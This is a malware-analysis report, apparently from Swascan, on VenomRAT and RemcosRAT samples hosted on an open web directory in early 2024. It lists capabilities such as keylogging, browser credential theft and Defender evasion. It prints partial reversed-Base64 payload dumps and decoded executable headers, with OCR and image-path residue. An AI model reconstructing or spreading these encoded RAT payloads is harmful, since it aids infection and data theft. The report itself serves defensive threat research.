Swascan

TINEXTA GROUP

VenomRAT & RemcosRAT:


February 2024 update

Important elements of the analysis

- Recent Malware Delivery (January and February 2024)
- Threats distributed in Base64 + Text reversed encoded form
- VenomRAT .NET development
- VenomRAT ransomware module
- Keylogging modules, clipboard logging
- Security tools evasion
- Browsers infostealers
- Windows Defender evasion and termination
- Malicious persistence
- Spam e-mail sending
- Anti-debugging and anti-dumping (and network monitoring evasion, in this case WireShark)
- RemcosRAT C++ development
- RumpeDLL (RATs execution DLL library)
- Public malware delivery IP with exposed ports and critical services
- Recompilation of RemcosRAT in November 2023

Introduction


Between January and February 2024, the following configurations of VenomRAT and RemcosRAT and the process killing library RumpeDLL were found uploaded to the host **45.XX.XX.XX**




Index of /rat
Not secure
45.[redacted]/rat/
Import favorites
For quick access, place your favorites here on the favorites bar. Manage favorites now

```
Index of /rat

      Name                Last modified    Size  Description
Parent Directory                             -
CodigoInject.txt        2024-01-25 22:17   433
DllQueVaiNoClient.txt   2024-01-25 22:24   43K
RumpeDLL.txt            2024-01-25 22:44  120K
backup/                 2024-01-27 03:59     -
dll/                    2024-02-07 22:22     -
new.txt                 2024-01-23 20:35  1.2M
rbackup.txt             2024-01-26 00:00  644K
remcos.txt              2024-01-25 20:24  644K
venom_64.txt.txt        2024-01-23 20:35  1.2M

Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30 Server at 45.[redacted] Port 80
```

VenomRAT and RemcosRAT files are in Reversed (backwards text) + Base64 format.




```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAEDUAAAAMAgDgBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA4TesJWblN3ch9CPK4Tej5WZk5WZwVGZ
vwDIgogP5xmYtV2czFEduVGZuVGclR2L8ACIgAiC
+8CIgACIgAiCioiI9U2ZhV3ZuFGbgACIgACIgAiCiYGZxY2YjRDNxQjNiVTO1YjI94WZr9GV5V2SjlGb
iVHcgACIgACIgAiCioiI9Umc1R3YlRXaoNmcBJ3bzNXZj9mcwBCIgACIgACIKICMuAjLw4iNi0jbvl2c
yVmdgACIgACIgAiCiMHbvJHdu92Qt42bt12bD5yc39GZul2VuQnZvN3byNWaNJSPl1WYuBCIgACIgACI
KIiMz4Wa3JSPlBXe0BCIgACIgACIKkHdpRnblRWS5xmYtV2czFGPgACIgACIK4TesJWblN3cBRnblRmb
lBXZkxDIgACIK4Tej5WZk5WZwVGZ8ACIK4jbvlGdhNWasBHch9CPgAiC
+M3ZulGd0V2Uzd3bk5Wa39CPgACIgogPlJXY3FEa0FGUn52bs9CPlVnc05jIzdmbpRHdlN1c39GZul2V
vYTMwIzLJ10Uv02bj5Cdm92cvJ3Yp1mLzFWblh2Yz9yL6AHd0hmI9Mnbs1GegUmchdXQoRXYQdmbvxGP
gACIgACIK4zczVmblJXY3FUawR2L8I3b0lmbv1kclBFIsIjVy9Gdp52bNJXZQ5jIzdmbpRHdlN1c39GZ
ul2VvYTMwIzLJ10Uv02bj5Cdm92cvJ3Yp1mLzFWblh2Yz9yL6AHd0hmI9Mnbs1GegM3cl5WZyF2dBlGc
```



```
KMnJGAAADgCQfAAABoKIAAwAIACAAcCEgAAAnABIKAAAMgyFEAAAC4nJGAAAQiyGEAAAC4nJGAAAEgCAAAAggw+HEAAAC4nJ
GAAAQiiFEAAAC4nCAAwDvdQ2toAAA4AKIQAAAIgfqEgMqBAAfAEIKAAAN82BEAAACAoBAAgGoYgGrEAAA8QF+LgEEAAACAoC
AAADoYhCAAwCvdwCKAAAKMnJKAAAJgCcAIAMypAcAEgxyFRLKAAABgiFwBgAmInAfsiJKAAAIgCcAEg7yBHABwtcKAHABYsc
Y0iCAAQAoYBcAEgoyJQRrYiCAAACoAHABAjcwBQAgInEtoAAAEAKWAHABAhcCU2KmoAAAgAKKAAAHgiCAAQBokFZfoAAAYAK
FIRBToAAAMwbKAAACgCcAEADypAAAUAKZthCAAABoUgEFMhCAAwAvpAAAIAKwBAA3IHcAAQKyFVLKAAABgiFwBAAbInAA4tJ
D4tBAAgCochCwBAABIXEAAQAAAQAQDwBwsBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAUgTYAwA
IikBAAg3AAAADAQBKyCAIYNyAUAACAAAAgEAAAAAA4QYwAAAAAAAAAAAAAAAAAAAAAgQAAAQAAAAAAAAAAAAAAAAA4AUAAAA
CAAAOAKAAAAAMAAAj9GblJnLABAAABAAAAAAAAAAAAAAAgDEBAAAwAAA4AgAAAAKMJAAAwYyNncuAGAAACAAAAAAAAAAAAA
AAAAAIAAA4gQAAAAgAAAOEEVAAAA0hXZ05CAAAAAAAAAAAAAAgEAAACCAAAAAAAAAAAAAAACAAAIAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwAAOAKAAAAAAAAAAAAAAAAAAAAAAAAAAKMJAOAIAAAAAXBgD
gRPAAAAAAAAAAAAAAABAAAAAAAAEAAAEAAAAAAABAAABAAUIYAIAAAAAAAAgAAAgDADAAAAAAAAAAGAAAAAAAAAABAAgAAAAA
gAAAABAAAAAAAAAAgAAAOEmTAAAAAAAAOAAAOIEAAATALEgAAAOAAAAAAAAAAAGXOBBADEATAAQRQBAAAAAAAAAJK0QDuUGZ
v1GIT9ERg4Wag4WdyBSZiBCdv5mbhNGItFmcn9mcwBycphGVh0MTBgbINnAtA4guf4AAAAAgAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAQAAAAAAAAAAgLAA8//AAAAEAAAAMAAQqVT
```

```
MZ•NULETXNULNULNULEOTNULNULNULÿÿNULNUL¸NULNULNULNULNULNULNUL@NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
NULNULNULNUL•NULNULNULSOUSº SONUL´ Í!¸SOHLÍ!This program cannot be run in DOS mode.CRCR
$NULNULNULNULNULNULNULPENULNULLSOHETXNULDLEN\`NULNULNULNULNULNULNULNULàNULSTXSOHVTSOHØNULNULBSONULNULSONULNULNULNULNULNULNaSONULNUL NULNULNULNULNUL
NULNULNUL@NULNUL NULNULNULSTXNULNULEOTNULNULNULNULNULNULNULACKNULNULNULNULNULNULNULÀSONULNULSTXNULNULNULNULNULNULSTXNUL`•NULNULDLENULNULDLENULNULNULNUL
DLENULNULDLENULNULNULNULNULNULDLENULNULNULNULNULNULNULNULNULNULNULÔ`SONULWNULNULNULNUL•SONUL•
NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL SONULFFNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL NULNULBSNULNULNULNULNULNULNULNULNULNULNULNULBS NULNULHNULNULNULNULNULNULNULNULNULNULNULNUL
.textNULNULNULTASONULNUL NULNULNULBSONULNULSTXNULNULNULNULNULNULNULNULNULNULNULNULNULNUL NULNUL`.rsrcNULNULNUL•
NULNULNUL•SONULNULFFNULNULNULDSONULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL@NULNUL@.relocNULNULFFNULNULNULNUL SONULNULSTXNULNULNULPSONULNULNULNULNUL
NULNULNULNULNULNULNULNULNUL@NULNULBNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL0aSONULNULNULNULNULHNULNULNULSTXNULENQNULÈÖBSNUL,•ENQNULETXNULNULNULÞ
NULNULACKH•ETXNULCANNENQNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULESCØBEL
NULÐSOHNULNULSOHNULNULDC1rSOHNULNULp
ETB(
```




remcos.txt - Notepad

File Edit Format View Help

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA8gKPIyDb
8wEPswDC7w/OcvDs7Q5O0tDV7AzOQoD76wsOsqDj6wmOEpDK6AhOIoDB6AQO8nD
+5QfOgODNzAjMkKDoyQoMAKDfyAnMYJDSygjMoIDGxgeMYHD1xAdMMHDyxQcMAHDvxgbMsGDqxQaMgGD
nxgZMUGDkxwYMIGDexQXMwBAAAwIAHABAAAgPk6Dk+goP05Db+QmPc5DW+AlP84DN+AiPY4DE
+ggPE4DA9wfP43D89wePk3D09gcP02Dr9QaPc2De9AXPo1DZ9gUPo0DJ9gAPozDy8gKPIyDa8gEPowDC
7g
+OIvDq7g4OotDS7gyOIoD66gsOoqDi6gmOIpDK6QiOIkD65gcOomDi5wWOolDY5AUOgkDA4AOOAjDo4A
IOghDQ4ACOEcD
+3g9N4eDm3g3NYdDO3ghN4bD52wtNYbD02gsNAbDv2ApNIaDf2glNIZDR2giNkYDD2ggNAUD51AeNYXD
p1gZN4VDb1AUNsUDJ1ASNcUDF1wQNEQD80gONkTD40gNNQTDy0QLNsSDm0AJNMSDi0AIN4RDc0wFNURD
U0gENARDO0QDNYQDFzw/MsPDuzA7MkODlzA2MYNDTzwzMIMDAyQvMkLDsygqMcKDjyglMQJDRyQjMAED
+xweMcHDqxAaMUGDhxAVMIFDPxwCM4DD8wQOMcDD1wAKMYCDjwQIM8BDSwAEM0ADLwQCAAEAkAYA4AAA
A/A/Po/D3/w8PY+Dk/Q4P09DQ/gzPs8DH/wgP47Dt+wqPg6Dk+AoPs5DK
+AiPU4DB9AdPInDe5AWOY1DV5AVOA1DP5wSOUkDD5gQOEkDA4wPO4jD64QOOUjDv4QLOwiDr4gKOkiDo
4AJOMiDf4QGOchDW4QFOQhDT4wDO4gDK4ABOIgDB4AwN8fD+3g
+NkfD13w7N0eDs3w6NceDm3g4NEeDd3w1NUdDU3A0NocDI3wxNYcDF3QgNsbD62AtNIbDx2AsN8aDu2g
qNkaDl2wnN0ZDc2AmNcZDT2QjNsYDK2QiNUYDE2AQNoXD41wdNYXD11QcNAXDs1gZNQWDj1gYNEWDd1A
XNgVDS1AUN8UDO1gSNkUDF0wPN0TD80wONoTD20QNNETDr0QKNgSDn0wINISDe0AGNYRDV0QENARDM0g
BNQQDDzw/M4PD4zw9MYPD1zA8M4ODtAAQAgBgBQDQOYkDFAAAAMAgBADAAA0D4AAAAMAgBwCAOgjD24Q
IOAiDf4gEOogDB3w
+NofD23A8NIeDe3w1NYdDO3QzNwcDLAAAAwAgBQCgNwYDL1AbNsWDq1QaNgWDn1gZNMWDi1QYNAWDf1g
XN0VDc1wWNoVDZ1AWNcVDW1QVNQVDT1gUNEVDQ1wTN4UDN1ATNsUDK1QSNgUDH1gRNUUDE1wQNIUDB1A
AN8TD
+0QPNwTD70gONkTD40wNNYTD10ANNMTDy0QMAAAAgAYAcAMDizA4M4NDczg2MgNDWzA1MINDQzgzMwMD
KzAyMYMDEzgwMAID
```

Windows (CRLF) | Ln 1, Col 1 | 100%



Input

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAACBAAABAAAAAAAAAAAAAAAAwBQBAAAwDAAcA4AAAA7wMAAM2bsVmcuAEAAAEAAAAAAAAAAAAAAAAHQAAAAAT
AAwBQCAAAsEEAAAAjJ3cy5CQAAAQAAAAAAAAAAAAAAAAcAAAAAAEAAAHAIAAAgAwAAAzRWamdmLADAAABAAAAAAAAAAAAA
AAgB+DAAAIAAAcAcAAAAAkAAAAAAzxGduAMAAAEAAAAAAAAAAAAAAAAAGAPAAAgDAAwBQAAAA0FRAAAAhRXYk5CQAAAQAAAA
AAAAAAAAAAAAUgdAAQA6BAAFAJAAEQe2CAAhRXYkJnLgBAAgAAAAAAAAAAAAAAAAAAAAEAAAFIHAAAAEAAQBxVHAAAAd4VGd
uAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEwPAFAJAAAAAAAAAAAAAAAAAQAYw04BAAAgBAGMN1AAAAAAAAAAAAAAAAAAAAA
AAAAAgDAGMNQAAwOMDwBgDAAAAAAAAAAAAAAAAAAAAAAAAAwSQAwBQCAAAEABAYg7oCAAAAAAAAAAAAAAQAAAAAAAAAABAAABA
AAAAQAAAQAAAACAACAAAAAAAAQAAAgAIAAAAAAAAABAQBAAAAAAQAAUAAAIAAAAAEAAAQAAAAFAJAAAAEAAwAJ9OAAAAAAIgF
AAQByBAAOEwCBIAAgDAAAAAAAAAAlNmEVBwBBwEAAUEUAAAAAAAAAAgfVrPIoNWaS5X16HyfXTal+Vt+h4nKkWpfVrPR/xNp
V6X173hfUrPI+Vt+54nRCmifVrvA/FNpN6X16rxfQTaj+Vt+68n1k2ofVrvI+JhW+6X16HifRJYK+Vt++43JmRpfVr/h+ZiZ
U6X16PjfkYGl+Vt+g4X16DifVrPIts7mkBAAAAAAAAAJK0QDuUGZv1GIT9ERg4Wag4WdyBSZiBCdv5mbhNGItFmcn9mcwByc
phGVh0MTBgbINnAtA4guf4AAAEACAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQAAAAAAAAAAgLAA8//AAAA
EAAAAMAAQqVT
```


659456 1 Raw Bytes LF

Output

```
MZ•NULETXNULNULNULEOTNULNULNULÿÿNULNUL,NULNULNULNULNULNULNUL@NULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
NULNULNULNUL BS SOHNULNUL SO US º SO NUL´    Í!,SOHLÍ!This program cannot be run in DOS mode.CR CR
$NULNULNULNULNULNULNULNULd•»- úÕ~ úÕ~ úÕ~•f$~3úÕ~•f&~•úÕ~•f'~>úÕ~)•Q~!úÕ~¾ZDC2~"úÕ~•¤Ö•:úÕ~•¤Ð•SUBúÕ~•¤Ñ•STX
úÕ~)•F~9úÕ~ úÔ~GSûÕ~•¤Ü•DúÕ~•¤*~!úÕ~•¤x•!úÕ~Rich úÕ~NULNULNULNULNULNULNULNULPENULNULLSOHBELNULUDC2ceNULNULNULNULNULNUL
NULàNULSTXSOH VT SOH SO NULNULrENQNULNULSYNSTXNULNULNULNULNULïIETXNULNULDLENULNULNUL•ENQNULNULNUL@NULNULDLENULNULNULSTXNULNULENQNULSOHNULNULNULNULNULENQNUL
SOHNULNULNULNULNULNUL  BS NULNULEOTNULNULNULNULNULNULSTXNULNUL•NULNULDLENULNULDLENULNULNULNULDLENULNULDLENULNULNULNULNULNULDLENULNULNULNULNULNULNULNULNULNUL
¨îACKNULEOTSOHNULNULNUL•BELNULDLEKNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULàBELNULÌ;NULNUL@ÓACKNUL8NULNULNULNULNULNULNULNULNULNULNULNUL
NULNULNULNULNULNULNULÔÓACKNULCANNULNULNULxÓACKNUL@NULNULNULNULNULNULNULNULNULNULNULNULNUL•ENQNULüEOTNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNULNUL
NULNULNULNULNULNULNUL.textNULNULNULuqENQNULNULDLENULNULNULrENQNULNULEOTNULNULNULNULNULNULNULNULNULNULNULNULNULNUL  NULNUL`.rdataNULNUL¶ySOHNULNUL•
ENQNULNULZSOHNULNULVENQNULNULNULNULNULNULNULNULNULNULNULNULNULNUL@NULNUL@.dataNULNULNULD]NULNULNULDLEBELNULNUL SO NULNULNULðACKNULNULNULNULNULNULNULNUL
